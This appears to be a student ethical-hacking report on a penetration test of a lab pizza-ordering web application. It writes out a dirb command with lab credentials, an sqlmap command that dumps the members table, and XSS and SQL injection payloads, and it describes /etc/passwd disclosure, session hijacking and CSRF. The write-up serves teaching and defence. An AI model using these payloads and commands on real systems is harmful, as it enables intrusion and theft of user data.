


|  |
| --- |
| **Web Application Review**  **Aidan Cram**  CMP319: Ethical Hacking 2  BSc Ethical Hacking Year 3  2020/21 |



*Note that Information contained in this document is for educational purposes.*

+Contents

[1 Introduction 1](#_Toc58836561)

[1.1 Background 1](#_Toc58836562)

[1.2 Aim 2](#_Toc58836563)

[2 Procedure 3](#_Toc58836564)

[2.1 Procedure: Map application content 6](#_Toc58836565)

[2.1.1 Linked Content 6](#_Toc58836566)

[2.1.2 Other Content 6](#_Toc58836567)

[2.1.3 Non-Standard Access Methods 7](#_Toc58836568)

[2.2 Procedure: Analyze the application 7](#_Toc58836569)

[2.2.1 Identify functionality and data entry points 7](#_Toc58836570)

[2.2.2 Identify technologies 9](#_Toc58836571)

[2.2.3 Map the attack surface 9](#_Toc58836572)

[2.3 Procedure: Test Client-Side Controls 9](#_Toc58836573)

[2.3.1 Transmission of data via client 9](#_Toc58836574)

[2.3.2 Client-side input Controls 10](#_Toc58836575)

[2.3.3 Browser Extensions 11](#_Toc58836576)

[2.4 Procedure: Test Authentication 11](#_Toc58836577)

[2.4.1 Understand the Mechanism 11](#_Toc58836578)

[2.4.2 Data attacks 12](#_Toc58836579)

[2.4.3 Special Functions 12](#_Toc58836580)

[2.4.4 Test Credential Handling 12](#_Toc58836581)

[2.4.5 Authentication Logic 13](#_Toc58836582)

[2.4.6 Exploit Vulnerabilities 14](#_Toc58836583)

[2.5 Procedure: Test Session Management 14](#_Toc58836584)

[2.5.1 Understand the Mechanism 15](#_Toc58836585)

[2.5.2 Test Tokens for Predictability 15](#_Toc58836586)

[2.5.3 Check for Insecure Transmission of Tokens 15](#_Toc58836587)

[2.5.4 Check for Disclosure of Tokens in Logs 15](#_Toc58836588)

[2.5.5 Check Mapping of Tokens to Sessions 15](#_Toc58836589)

[2.5.6 Test Session Termination 16](#_Toc58836590)

[2.5.7 Check for Session Fixation 16](#_Toc58836591)

[2.5.8 Check for CSRF 16](#_Toc58836592)

[2.6 Procedure: Test Access Controls 16](#_Toc58836593)

[2.6.1 Understand the Access Control Requirements 17](#_Toc58836594)

[2.6.2 Test for Insecure Access Control Methods 17](#_Toc58836595)

[2.7 Procedure: Test for Input-Based Vulnerabilities 17](#_Toc58836596)

[2.7.1 Fuzz All Parameters 17](#_Toc58836597)

[2.8 Procedure: Test For Logic Flaws 19](#_Toc58836598)

[2.8.1 Identify the Key Attack Surface 19](#_Toc58836599)

[2.8.2 Test Handling of Incomplete Input 19](#_Toc58836600)

[2.8.3 Test Transaction Logic 19](#_Toc58836601)

[2.9 Procedure: Test the web Server 20](#_Toc58836602)

[2.9.1 Test For Default Credentials 20](#_Toc58836603)

[2.9.2 Test for Dangerous HTTP Methods 20](#_Toc58836604)

[2.9.3 Test for Web Server Software Bugs 20](#_Toc58836605)

[2.10 Procedure: Miscellaneous 21](#_Toc58836606)

[References 23](#_Toc58836607)

[References 23](#_Toc58836608)

[Further Reading 23](#_Toc58836609)

[Appendices 25](#_Toc58836610)

[Appendix 1 25](#_Toc58836611)

[1.1 Zap Spidering 25](#_Toc58836612)

[1.2 Dirb Results 28](#_Toc58836613)

[1.3 Nikto Results 30](#_Toc58836614)

[2.1 JavaScript Validation File 30](#_Toc58836615)

[4.1 User Enum.py 38](#_Toc58836616)

[4.2 Name List 39](#_Toc58836617)

[4.3 Auto Credentials 39](#_Toc58836618)

[4.4 Unsafe Transmission 39](#_Toc58836619)

[4.5 File Inclusion 40](#_Toc58836620)

[4.6 Pass Enum.py 40](#_Toc58836621)

[5.1 Session Spoofing 41](#_Toc58836622)

[5.2 CSRF 41](#_Toc58836623)

[7.1 Active Scan Results 41](#_Toc58836624)

[7.2 68](#_Toc58836625)

[7.3 69](#_Toc58836626)

[7.4 69](#_Toc58836627)

[7.5 69](#_Toc58836628)

[7.6 69](#_Toc58836629)

[7.7 69](#_Toc58836630)

[7.8 70](#_Toc58836631)

[7.9 70](#_Toc58836632)

[7.10 70](#_Toc58836633)

[7.11 SQLmap results 70](#_Toc58836634)

[9.1 Nmap Scan 75](#_Toc58836635)

[9.2 MariaDB Pen Test 75](#_Toc58836636)

[10.1 Reverse Shell Code 75](#_Toc58836637)

[Appendix D - Include your project deliverables and requirements sheet 79](#_Toc58836638)

# Introduction

## Abstract

This report contains a comprehensive evaluation of the security of the client website. The scope of this analysis is the Hacklab Pizza website and related services which will be referred to as “the web application” or “the website” in this report, . This includes any databases directly connected to the web application and those which serve a purpose on the web application. This means that despite finding other databases on the server, these where beyond the established scope and therefore ignored.

In order to ensure the report is truly comprehensive, a clear methodology has been followed which breaks down the web application into its component parts, such as client side controls or session management, and then constructs a series of test for these parts that ensures as many avenues are analysed as possible. This includes the use of certain tools to assist in the mapping and exploitation of the website. However, these tools have been chosen to limit the risk of damaging the web application and their use has been limited to essential tests.

This report outlines the benefits it brings to the client, while also acknowledging the limitations such a report has. It identifies and directs efforts to limit security vulnerabilities on the website, with clear and concise information ensuring as many possible solutions are considered and proposed. However, it should be recognised that a report can only go so far to protect a system and works best when used as part of a greater security plan.

After carefully analysing the findings of the report, it becomes clear that this website is critically flawed, with vulnerabilities found in all the key functions, and sensitive areas of the website easily accessed. Limited effort seems to have been made to secure this web application, with flaws present that should be obvious to someone with a basic understanding of computer security. Recommendations have been given in specific instances as to steps that should be taken to mitigate these risks, however, the scope of the problem cannot be understated. It is therefore recommended that consideration be given to the reconstruction of the website from the ground up.

## Background

Chart

Description automatically generatedThis report will look at a web application to find all potential vulnerabilities. This sort of work is important as MANY websites contain severe vulnerabilities that could be used to compromise those systems. As can be seen in the Figure below there are 22 vulnerabilities on average in any given web application (ptsecurity, 2020). This is of significant concern as Cybercrime is estimated to have cost the world economy $1 trillion between 2018 and 2020 alone (Malekos Smith, Lostri and A. Lewis, 2020). This is why it is vital to constantly be vigilant when creating web applications, and also, to perform these sort of evaluative test to ensure the greatest level of security possible.

Unfortunately, according to a poll by WebARX, 73% of black hat hackers believe firewalls and security suites are irrelevant (Talalaev, 2020). This is because most firewalls and security software is most effective at preventing automated bots from finding and exploiting vulnerabilities in the website configuration. A dedicated hacker would likely be able to gain access regardless of the precautions put in place. That is why this report aims to be as through and meticulous as possible so as to remove as many vectors of attack , eliminating the concern of automated attacks. It will also seek to delay a malicious user long enough for them to be detected on the network and be removed. Unfortunately, attackers can be highly motivated by the monetary gains that accessing a system can grant. It is estimated that a sale of credit and debit cards can earn a hacker “between £89,000 and £355,000” (Stuttard, Pinto and Pauli, 2012).

When looking specifically at the client website it is vital to understand why good security is important. Because this website stores user details it must conform to GDPR. If it fails to do so appropriately, it could face fines from the Information Commissioner of €10 million or 2% of yearly turnover, whichever is higher (Penalties, 2020). However not all impacts are so easily quantifiable. According to research done by the Home Office “A ‘good’ reputation did not rely on never making mistakes”. This shows that customers are willing to forgive companies, however, it also found that customers wanted companies to “take responsibility for any errors *and* swiftly offer solutions” (Stuttard, Pinto and Pauli, 2012). This suggests that customers desire action in order to assuage fears. Which is why this report will be valuable in saving, not only millions in costs, but potentially a significant amount of the company’s reputation.

## Aim

To completely secure the website is unlikely. By its very nature it needs to be accessible. That is why this project seeks to follow a clear process when carrying out a web application penetration test in order to definitively show areas of vulnerability and provide substantial evidence to support any conclusions.

# Procedure

Overview of Procedure

This methodology was created based on the web hackers handbook (Stuttard, Pinto and Pauli, 2012). However, it has been heavily modified in order to better reflect the technologies present in this web application. This mainly consists of removing sections that are not relevant to this report. Relevant tools will be listed in sections where specific tools where used. Note that some sections may reference results obtained in previous sections or include general observations and therefore have no tools specified.

Enumerating Website

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Step Number | | | Step Description | Relevant Tools | Appendix |
| 1 | | | Map application content | Zap, Dirb, Nikto |  |
| 1.1 | | Linked content | Zap |  |
|  | Explore visible content | Zap |  |
| 1.2 | | Other content | Dirb, Nikto |  |
|  | Discover hidden content | Dirb |  |
|  | Discover default content | Nikto |  |
| 1.3 | | Non-standard access methods |  |  |
|  | Identifier specified functions |  |  |
|  | Debug parameters |  |  |
| 2 | | | Analyze the application |  |  |
| 2.1 | | Identify functionality and data entry points |  |  |
| 2.3 | | Identify technologies | whatweb |  |
| 2.4 | | Map the attack surface |  |  |

Application Logic

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Step Number | | | Step Description | Tools |  |
| 3 | | | Test Client Side Controls |  |  |
| 3.1 | | Transmission of data via client |  |  |
|  | Hidden Fields | Zap |  |
|  | Cookies | Developer Tools |  |
|  | Preset Parameters |  |  |
| 3.2 | | Client-side input Controls |  |  |
|  | Length limits |  |  |
|  | JavaScript validation |  |  |
|  | Disabled elements | Zap |  |
| 3.3 | | Browser Extensions |  |  |
|  | Java applets |  |  |
|  | ActiveX controls |  |  |
|  | Flash objects |  |  |
|  | Silverlight objects |  |  |
| 8 | | | Test For Logic Flaws |  |  |
| 8.1 | | Identify Key attack Surface |  |  |
|  | Incomplete Input |  |  |
|  | Transaction Logic |  |  |

Access Handling

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Step Number | | | Step Description | Tools |  |
| 4 | | | Test Authentication |  |  |
| 4.1 | | Understand the Mechanism |  |  |
| 4.2 | | Data attacks | User-enum.py |  |
|  | Test Password Quality |  |  |
|  | Test for Username Enumeration | User-enum.py |  |
|  | Test for Password Guessing |  |  |
| 4.3 | | Special Functions | Developer tools |  |
|  | Test Account Recovery |  |  |
|  | Test “remember me” | Developer tools |  |
|  | Test Impersonation Functions |  |  |
| 4.5 | | Credential Handling | Zap, SQLmap |  |
|  | Test Username Uniqueness |  |  |
|  | Test Credential Predictability |  |  |
|  | Check for Unsafe Transmission of Credentials | Zap |  |
|  | Check for Insecure Storage | SQLmap |  |
| 4.6 | | Authentication Logic |  |  |
|  | Test for fail-open logic |  |  |
| 4.7 | | Exploit Vulnerabilities | Pass enum.py |  |
| 5 | | | Test Session Management |  |  |
| 5.1 | | Understand the Mechanism |  |  |
| 5.2 | | Token Generation |  |  |
|  | Test for predictability | Webscarab |  |
| 5.3 | | Token Handling |  |  |
|  | Check for Insecure Transmission |  |  |
|  | Check for Disclosure in Logs |  |  |
|  | Test Mapping of Tokens to Sessions |  |  |
|  | Test Session Termination |  |  |
|  | Test for Session Fixation | Zap |  |
|  | Check for CSRF |  |  |
| 6 | | | Test Access Controls |  |  |
| 6.1 | | Understand the Requirements |  |  |
|  | Test for Insecure Methods |  |  |

Input Handling

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Step Number | | | Step Description | Tools |  |
| 7 | | | Test for Input-Based Vulnerabilities |  |  |
| 7.1 | | Fuzz All Parameters |  |  |
|  | SQL Injection |  |  |
|  | XSS and Response Injection |  |  |
|  | Path Traversal |  |  |
|  | Script Injection |  |  |
|  | File Inclusion |  |  |

Application Hosting

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Step Number | | Step Description | Tools |  |
| 9 | | Test the web Server |  |  |
| 9.1 | Test for Default Credentials |  |  |
| 9.2 | Test for Dangerous HTTP Methods |  |  |
| 9.3 | Test for Web Server Software Bugs |  |  |

|  |  |  |  |
| --- | --- | --- | --- |
| Step Number | Step Description | Tools |  |
| 10 | Miscellaneous |  |  |

## Procedure: Map application content

The first stage of the methodology involves mapping the content of the web application. This is vital as it provides crucial data on the structure and components of the web application which allows the later sections to be tailored specifically to this web application and streamline the process of identifying and cataloging vulnerabilities. This is because it can inform as to the technologies the web application is and is not using which saves time on testing for things that may not exist, and also point towards systems or technologies that are known to be vulnerable.

### Linked Content

In order to map the application, there are a number of different tools and methods. The main tool used to discover the layout of the website was ZAP. It contained a spider function that could be handed an authentication cookie in order to fully explore the website including all content only accessible after logging in. This was achieved by capturing the cookie when logging in to the website with ZAP as a proxy.

However, the logout.php page also needed to be excluded from the spidering to prevent it from logging itself out before completing the mapping of the website. Then, by going through manually, it can be assured that a full list of pages contained in the web application is collected. This process resulted in the discovery of 200 pieces of content (Appendix 1.1).

One of the pieces of content found was:

http://192.168.1.20/GTIGCCGDCCFM/doornumbers.txt

This seems to include several door access codes and corresponding door numbers.


### Other Content

Dirb was utilized to determine the existence of any hidden content on the website. This could include admin only information that was only intended for use in development. Using the following command Dirb searched the directory for any files not collected in the previous stage

dirb http://192.168.1.20 /usr/share/dirb/wordlists/big.txt -u hacklab@hacklab.com:hacklab -o /root/Desktop/output.txt -X ,.php,.html

The results can be found in Appendix 1.2

Using Nikto on the program allowed for the identification of any content that is common on a website that may be of interest. This resulted in the capture of a number of interesting directories. Including some admin pages shown in Appendix 1.3 Figure 2. This stage also confirmed that the server was an apache server as a default file linked to the server was also recovered



### Non-Standard Access Methods

When looking at the results of the spidering done by Zap in Appendix 1.1 there were no functions specified in any of the request parameters of this web application.

When looking through the pages of the web application found in section 1.1 a search was carried out to locate any debug functionality. This stage was carried out on a selection of pages including:

index.php

member-profile.php

admin/accounts.php

This was preformed with a number of toggles including:

debug= true

false

test= on

off

there was a positive result when submitting debug=true on the 192.168.1.20/admin/accounts.php

## Procedure: Analyze the application

This section utilizes the information gathered previously to form an idea of which parts of the web application are most likely to provide positive vectors of attack. This allows for a basis to be created, from which individual areas of the application can be highlighted and further examined for possible vulnerabilities.

### Identify functionality and data entry points

There are a number of functionalities set up throughout this web application. When preforming the application mapping stage there where many forms and input fields discovered. These included login and ordering functions as seen below.

|  |  |  |
| --- | --- | --- |
| http://192.168.1.20/index.php | | |
| Form | Input | Fields |
| Login | Allowing access to restricted areas of the site | Input: Email  Password  Tick: Remember me  Button: Clear Fields  Login |
| Register | Creates a new user accounts | Input: First Name  Last Name  Email  Password  Confirm Password  Security Answer  Select: Security Question  Button: Clear Fields  Register |

|  |  |  |
| --- | --- | --- |
| http://192.168.1.20/foodzone.php | | |
| Form | Purpose | Fields |
| Choose your Food | Allows for adding food items to the basket | Link: Add To Cart  Select: Category  Button: Show Foods |

|  |  |  |
| --- | --- | --- |
| http://192.168.1.20/member-profile.php | | |
| Form | Purpose | Fields |
| Change Your Password | Allows user to update the password on the database | Input: Old Password  New Password  Confirm New Password  Button: Change |
| Add Delivery/Billing Address | This has fields for adding | Input: First Name  Street Address  P.O. Box No  City  Mobile No  Landline No  Button: Add |
| Profile picture | Allows the uploading of a profile picture | Upload |

|  |  |  |
| --- | --- | --- |
| http://192.168.1.20/cart.php | | |
| Form | Purpose | Fields |
| Changing quantity | Allows the user to change the number of food items selected | Select: Item ID  Quantity  Change quantity |
| Placing Order | Allows for users to placing of orders | Link: Place Order |

|  |  |  |
| --- | --- | --- |
| http://192.168.1.20/partyhalls.php | | |
| Form | Purpose | Fields |
| Reserve a Table | Let’s the user reserve a table | Select: Table  Date  Time  Button: Reserve |


|  |  |  |
| --- | --- | --- |
| http://192.168.1.20/partyhalls.php | | |
| Form | Purpose | Fields |
| Reserve a Party-Hall | Let’s the user reserve a hall | Select: Hall  Date  Time  Button: Reserve |

|  |  |  |
| --- | --- | --- |
| http://192.168.1.20/ratings.php | | |
| Form | Purpose | Fields |
| Rate Our Foods | Provides a comment section for the company | Input: Comment  Button: Rate |

### Identify technologies

There are a number of technologies in use on the web application. There were forms present throughout the website for submission of data along with PHP cookies for tracking user logins. While there was a Java file found on the web application that was not functioning: http://192.168.1.20/js/jquery.js

By running the whatweb command we can confirm what was discovered in section 1, that a web server is being run using Apache.



### Map the attack surface

Looking at the types of fields available there are plenty of different areas of the website to attack purely based on the various input options available for submission on the web application.

## Procedure: Test Client-Side Controls

This section takes the vectors identified in the previous section and further scrutinizes them in order to verify which sections are exploitable. This will mainly be done by the submission of lots of variables into the forms identified in order to collect and analyse the results.

### Transmission of data via client

During the evaluation of the input forums the Zap HUD was used with the hidden fields toggled on to identify whether any were present on the page. A manual check was then carried out of all pages which confirmed that none were present on this web application.

When looking at the developer tools in the browser a secret cookie was discovered. This seems to be transmitting some encrypted information, but the purpose could not be determined at this stage.

After analyzing the list of URLs captured in section 1 (Appendix 1.1) a number of IDs were identified in submissions. This was tested to ensure that the IDs where not an example of insecure access control. This was done by submitting these requests and editing the ID in order to determine what they are used to control. One was the order function:

GET http://192.168.1.20/order-exec.php?id=**9**

The ID in this function was found to identify the type of Pizza and therefore could only be used to change the type of pizza being ordered.

http://192.168.1.20/Changepassword.php?id=**15**

This allows for the submission of a change request on someone else’s behalf. This means that access could be gained to any account by changing the password.

There is also an ID attached to a number do delete functions:

http://192.168.1.20/admin/delete-member.php?id=16

http://192.168.1.20/admin/delete-category.php?id=1

http://192.168.1.20/admin/delete-special.php?id=7

These allow an attacker to purge all users or specific ones if they can view the members table. This provide users with access to admin functions without validation.

### Client-side input Controls

For this section the client had a JavaScript file attached (Appendix 2.1) that was designed to implement client-side controls. To determine if the JavaScript file was working, it was analyzed, and a selection of submissions were constructed to trigger the validation. However, when all failed to trigger, it was determined to be faulty. This allows the user to submit anything to the server.

The following were the submissions sent to test the input validation on all the text input fields:

|  |  |
| --- | --- |
| Test Type | Test Contents |
| Length Long | aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa |
| Length Short | a |
| Empty |  |

When it was determined that the client-side validation was not being performed. Further testing was implemented to analyses the server-side validation. This means that different negative responses would be expected and accounted for.

The following were the submissions sent to test the input validation on all the text input fields on pages:

http://192.168.1.20/index.php

http://192.168.1.20/member-profile.php

http://192.168.1.20/ratings.php

|  |  |
| --- | --- |
| Test Type | Test Contents |
| Length Long | aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa |
| Length Short | a |
| Numbers | 11111 |
| Symbols | 1/\%\*@#!” |
| Not Null |  |
| Unique | *Submit a valid result twice* |

When these submissions were made it was determined that the only validation was set up on the email field with the unique flag was set up so that the email can be used as the username of the user.

When searching through the web application a search was carried out for any disabled elements. However, none were detected on the site.

### Browser Extensions

No .jar files where found suggesting that there are no Java applications being run on this web application.

While a folder was found with information pertaining to a flash function. However, it did not seem to be being used.

No .xap files where found suggesting that no Silverlight applications are being run.

## Procedure: Test Authentication

A secure Authentication mechanism is vital to achieving a secure system. Being able to circumvent these mechanisms is a classic way of gaining unauthorized access to a web application. In order to test this a number of components needed to be scrutinised. This mainly took place on the index.php page and involved looking at all the aspects contained on that page, as well as how the data it handled was transmitted.

### Understand the Mechanism

The authentication is carried out using a login form that then requests a valid PHPSESSID to identify the user. This is carried out on the main index.php page as well as an admin login on the admin/login-form.php.

### Data attacks

The information gathered in the previous section showed that there were no effective restrictions placed on the passwords entered by users. This meant that there were no minimum requirements so the password field could be left blank.

As was discovered in section 3.2, the website prevents the input of duplicate emails so that they can be used as usernames, allowing for the exploitation of this to enumerate possible usernames. A python script (Appendix 4.1) was created to check a list of possible usernames (Appendix 4.2) and ascertain if they existed within the database. While this did not return any positive results, the test name of hacklab@hacklab.com did return positive meaning that the process does work.

When the password was guessed for an account 10 times there was no prevention methods deployed. This highly suggest that there are no limits to the number of guesses possible for an attacker to attempt on any username.

### Special Functions


There is an account recovery function on the website in the form of a forgotten password button. However, the JavaScript does not run when clicked.

The remember me function set up on the web application does not seem to perform any function. This is in part because the cookies are persistent regardless of the submission of the remember me switch. This was determined by closing the switch after logging in with remember me both set and not set. However, when a new session was then opened both still had the user logged in.

Because there is no mechanism for impersonating another user in this web application this cannot be exploited.

### Test Credential Handling

As stated repeatedly now, in section 3.2, the web application ensures that the same username cannot be registered twice. However, in preventing the registration of these emails it states that:



This is problematic as it allows for the enumeration of usernames by submitting test cases shown is stage 3.2.

There is only one credential (Appendix 4.3) that is automatically generated for the user accounts and that is the account number. This is not involved in the login for the user so this cannot be exploited.

The website uses HTTP protocol which means that the packets sent to and from the website are not secured and are able to be captured by users. This was done using the Zap breakpoint function shown in Appendix 4.4. This allows for the extraction of valuable or sensitive data including login details as can be seen below:




It also sends back a secret cookie, as noted in section 3.1, which was determined to include sensitive data. Namely, the username and password seen below. These where weakly encrypted using Hexadecimal and a standard 13 rotary cypher. These appear to serve no purpose and pose an unnecessary security risk to the web application.


[hacklab@hacklab.com:hacklab:1606137139](mailto:hacklab@hacklab.com:hacklab:1606137139)

By using the Zap application, a search was carried out with a specific focus on any hidden or disabled content that would allow for the circumvention of client-side controls. However, none were detected.

The server does not properly secure the data stored because the ect/passwd (Appendix 4.5) file is accessible. This allows for the enumeration of all users active on the web server. In addition, once the 7.1 stage had been carried out it was shown that SQLmap could be utalised. And by using this tool, it was possible to extract the data stored in the members table using the command below:

sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T members --dump





When analysing this data, it becomes clear that while the data was hashed, it was done using MD5 as seen below.



### Authentication Logic

This section checks for fail-open conditions where incomplete or improper submissions receive a positive response. This is done by crafting a selection of requests that should trigger positive responses if the web application or server is not set up properly.

|  |  |  |
| --- | --- | --- |
| Type | Packet | Response |
| Submit an Empty String |  | Negative |
| Remove name and password |  | Positive, Login to default user who has blank username and password fields |
| Long | aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  aaaaaaaaaaaaaaaaaaa | Negative |
| Numbers | 11111 | Negative |
| Multiple parameters | Login=test&Login=hacklab%40hacklab.com&password  =&Submit=Login | Negative |

These responses suggest that the website and server are not vulnerable to fail-open conditions. This includes the one positive response which only triggered because there was a user with a blank username and password, not because by default it logged into the first user.

### Exploit Vulnerabilities

Because there are no checks on the number of attempts allowed to try and login to the website it can be assumed that vulnerable to a brute force attack. This was carried out on the admin section in order to gain further information on the website. This step was preformed using a variation of the script used earlier in this section (Appendix 5.6).



During step 1.1 a URL was discovered that used the debug flag. However, when it was navigated to it resulted in an Error 404 object not found response.

http://192.168.1.20/admin/accounts.php%20debug=true

## Procedure: Test Session Management

The session management is one of the most straight forward sections to look at as it has the smallest attack surface. However, while this means it should be easy to secure, it can also be the most easily compromised components of a website if handled poorly.

### Understand the Mechanism

By logging in and looking in the developer tools it can be seen that sessions are controlled using a PHP session management cookie. When set correctly this can provide a high level of security to the web application and prevent users form accessing content, they are not authorised to access. While there is also a secretcookie that is generated by the session management procedure, it does not affect the sessions in any way.


### Test Tokens for Predictability

In order to test the predictability of the cookies a sample of 100 was fed into web scarab and analyzed using the visualization tab. This resulted in the graphs below that show that while there are parts of the SecretCookie that are predictable, namely the ‘random’ number that appears at the end. However the PHPSESSID would appear to be completely random.

|  |  |
| --- | --- |
| PHPSESSID | SecretCookie |
|  |  |

### Check for Insecure Transmission of Tokens

The Website uses the HTTP protocol to send data so the cookie can be captured and viewed by a malicious actor. This becomes a problem in particular because the secure flag is not set. This means that even though the web application is using HTTP, it still allows the cookie to be sent as can be seen below:



### Check for Disclosure of Tokens in Logs

When the mapping data for the web application was captured, an analysis was done to search for any log files. However, when this stage was carried out no logs where found that could lead to the disclosure of tokens.

### Check Mapping of Tokens to Sessions

It is possible to login to the same user account from multiple sessions. Indicating that no checks are carried out to prevent this. This was tested by logging into the same account from the Kali VM and from the windows desktop.

### Test Session Termination

It would appear that there are no termination of sessions that are left open. In order to test this a session was left open for approximately 10 hours and it remained active. This either means that there is no termination of sessions or that the length of time is long enough as to be virtually useless.

### Check for Session Fixation

The website does not issue a new cookie when logged in indicating it is vulnerable to session fixation.

Session1:

o2a2g68t3v8avgskdubaku6hm3

Session2:

o2a2g68t3v8avgskdubaku6hm3

Based on this a test was carried out on the login function in an attempt to impersonate the user as well as the comment and order functions. Session hijacking was only successful on the order function which involved the editing of the header in Appendix 5.1 to Include the PHPSESSID shown above. This order then appeared in the basket of the Rick Astley user, even though it had been submitted while logged in as a test user.

### Check for CSRF

After reviewing the active Zap scan in section 7.1 this section was re-evaluated based on the results. Specifically, one of the results which suggested that Cross Sight Request Forgery (CSRF) was possible on this web application.



Therefore, an attempt to perform a CSRF was made on the password reset function. This was done using the code found in Appendix 5.2. This appeared not to work initially as there is some conflict with the variable names. However, this is irrelevant as it sets the password to “” meaning that the login password is left blank and can be logged in regardless.

## Procedure: Test Access Controls


In order to test the access controls an analysis of the previous sections was made to determine what functionality the web application keeps behind an authentication mechanism and how it grants access to secure areas of the web application.

### Understand the Access Control Requirements

Because there are no vertical levels of users there is not the ability to attempt privilege escalation.

### Test for Insecure Access Control Methods

In order to check whether it was possible to spoof the referrer header the admin account was first logged in. After that the PHP session ID was then deleted so that the web application should believe that a non-authorized user was in the admin section. However, when attempting to navigate to a new page in the admin section the link was redirected to the access-denied.php page. This ensures that attackers cannot forge logins to the admin section in this manner.



## Procedure: Test for Input-Based Vulnerabilities

This section mainly involves using the spidering information gathered in section 1.1 in order to automatically perform a test for possible input vulnerabilities. With the forms and data entry points identified in section 2.1 it will then be possible to verify and cross-examine results to ensure accuracy.

### Fuzz All Parameters

Preforming an active zap scan Identified a number of different vulnerabilities in the web application. After the scan was preformed it was compiled into a report, available in Appendix 7.1.


In order to test the main vulnerabilities identified, namely SQL injection and XSS, a comprehensive manual test was performed on the web application. This was done by submitting the following into the relevant sections of the website.

|  |  |  |  |
| --- | --- | --- | --- |
| Page | Parameter | Vulnerability | Appendix |
| http://192.168.1.20/login-exec.php | | |  |
| login | </option><script>alert(1);</script><option>  \*’ OR '1'='1' –  hacklab@hacklab.com’ AND '1'='1' – | 7.2\*  7.3  7.3 |
| http://192.168.1.20/register-exec.php | | |  |
| name | </option><script>alert(2);</script><option> | 7.4\* |
| login | ZAP' AND '1'='1' -- | 7.5 |
| http://192.168.1.20/admin/login-exec.php | | |  |
| password | password' OR '1'='1' -- | 7.6 |
| login | admin' AND '1'='1  ZAP' OR '1'='1' -- | 7.7  7.6 |
| http://192.168.1.20/member-ratings.php | | |  |
| comment | </td><script>alert(3);</script><td> | 7.8 |
| http://192.168.1.20/tables.php | | |  |
| name | </option><script>alert(4);</script><option> | N/A\* |
| http://192.168.1.20/partyhalls.php | | |  |
| name | </option><script>alert(5);</script><option> | N/A\* |
| http://192.168.1.20/inbox.php | | |  |
| txtmessage | </td><script>alert(6);</script><td> | 7.9\*\*\* |
| subject | </td><script>alert(7);</script><td> | 7.10\*\*\* |
| http://192.168.1.20/foodzone.php | | |  |
| name | </option><script>alert(8);</script><option> | N/A\* |

